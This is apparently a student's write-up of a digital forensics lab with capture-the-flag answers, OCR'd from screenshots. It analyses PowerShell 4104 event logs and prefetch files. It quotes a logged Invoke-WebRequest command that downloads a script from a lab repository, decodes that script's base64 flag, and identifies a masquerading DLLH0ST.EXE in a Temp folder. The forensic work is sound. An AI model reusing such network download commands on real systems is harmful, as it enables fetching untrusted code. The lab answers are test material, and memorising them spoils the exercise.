
```
+ System
- EventData
    MessageNumber 1
    MessageTotal  1
    ScriptBlockText Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-
                    lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"
    ScriptBlockId   a8e7979a-4d25-4010-8482-7258e9ba8ad0
    Path
```

  This is logged as an event with the ID 4104 which represents executed script blocks, that is where I found this.

- Can you analyze the downloaded file and understand what’s the purpose of that file?

  The file contains a flag, I found the hash and decrypted it on cyberchef and t contained the following: **“Hello, use flag{ev3nt_l0gs_f0r_th3_w1n} as the answer to the original**

question.”



Microsoft-Windows-PowerShell%4Operational Number of events: 40

Level	Date and Time	Source	Event ID	Task Category
Verbose	29/01/2023 10:55:08 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:55:08 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:55:05 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:55:04 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:35 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:35 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:30 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	29/01/2023 10:54:30 pm	PowerShell (Microsoft-Windo...	4100	Executing Pipeline
Verbose	29/01/2023 10:54:28 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:26 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:26 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$data ="SGVsbG8sIHVzZSBmbGFne2V2M250X2wwZ3NfZjByX3RoM193MW59IGFzIHRoZSBhbnN3ZXIqdG8qdGhlIG9yaWdpbmFsIHF1ZXN0aW9uLq=="
$flaq = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data))
Write-Output $flaq

ScriptBlock ID: edebd072-da14-4407-8d52-ea4b696a193c
Path: C:\Users\w\file.ps1
```


Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windc Logged: 29/01/2023 10:55:08 pm
Event ID: 4104 Task Category: Execute a Remote Command
Level: Verbose Keywords: None
User: S-1-5-21-373262212-2709455 Computer: DESKTOP-LS6AHAB
OpCode: On create calls
More Information: Event Log Online Help

Given the Prefetch Files: Can you locate the path for the malicious program? [files/Prefetch.zip]

The file found is

“C:\Users\abdul\Downloads\PECmd\Prefetch\DLLH0ST.EXE-BE89EAAC.pf”


(full path is because I put the prefetch file in PECmd directory) the difference is that it doesn’t have the alphabet O, rather… it’s just 0.



B25 C:\Users\abdul\Downloads\PECmd\Prefetch\DLLH0ST.EXE-BE89EAAC.pf

```
C:\Users\abdul\Downloads\PECmd\Prefetch\BACKGROUNDTASKHOST.EXE-7165C35C.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\BACKGROUNDTASKHOST.EXE-E295A5C3.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\BACKGROUNDTRANSFERHOST.EXE-07EA5F06.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\BACKGROUNDTRANSFERHOST.EXE-621DBAF8.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\BYTECODEGENERATOR.EXE-FB938A53.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\CMD.EXE-0BD30981.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\COMPATTELRUNNER.EXE-B7A68ECC.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\COMREG.EXE-B18E07FD.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\CONHOST.EXE-0C6456FB.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\CONSENT.EXE-40419367.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\CSRSS.EXE-F3C368CB.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DASHOST.EXE-4B84F273.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DEFRAG.EXE-3D9E8D72.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DISMHOST.EXE-D07EA2FF.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLH0ST.EXE-BE89EAAC.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-15CDDA9C.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-3D723117.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-4427C062.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-4B6CB38A.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-4F1B3E7E.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-6389524F.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-6F6F0336.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-8A53FEB5.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-960426D8.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-A010D183.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-C3973F0C.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-C60C3853.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DLLHOST.EXE-E9BDD97B.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DRVINST.EXE-39D9EAC7.pf
C:\Users\abdul\Downloads\PECmd\Prefetch\DSMUSERTASK.EXE-853A6893.pf
```

\VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP\DLLH0ST.EXE



```
04: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\MICROSOFT
05: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP (Keyword True)
06: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS
07: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\APPPATCH
08: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32
09: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64
10: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\WINDOWSPOWERSHELL

Files referenced: 15

00: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64.DLL
02: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64WIN.DLL
03: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\KERNEL32.DLL
04: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\KERNEL32.DLL
05: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\USER32.DLL
06: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64CPU.DLL
07: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\NTDLL.DLL
08: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP\DLLH0ST.EXE (Executable: True)
09: \VOLUME{01d95894c528b62b-44c53985}\$MFT
10: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\KERNELBASE.DLL
11: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\LOCALE.NLS
12: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\APPHELP.DLL
13: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\APPPATCH\SYSMAIN.SDB
14: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\MSVCRT.DLL


---------- Processed C:\Users\abdul\Downloads\PECmd\Prefetch\DLLH0ST.EXE-BE89EAAC.pf in 0.05240630 seconds ----------

PS C:\Users\abdul\Downloads\PECmd> |
```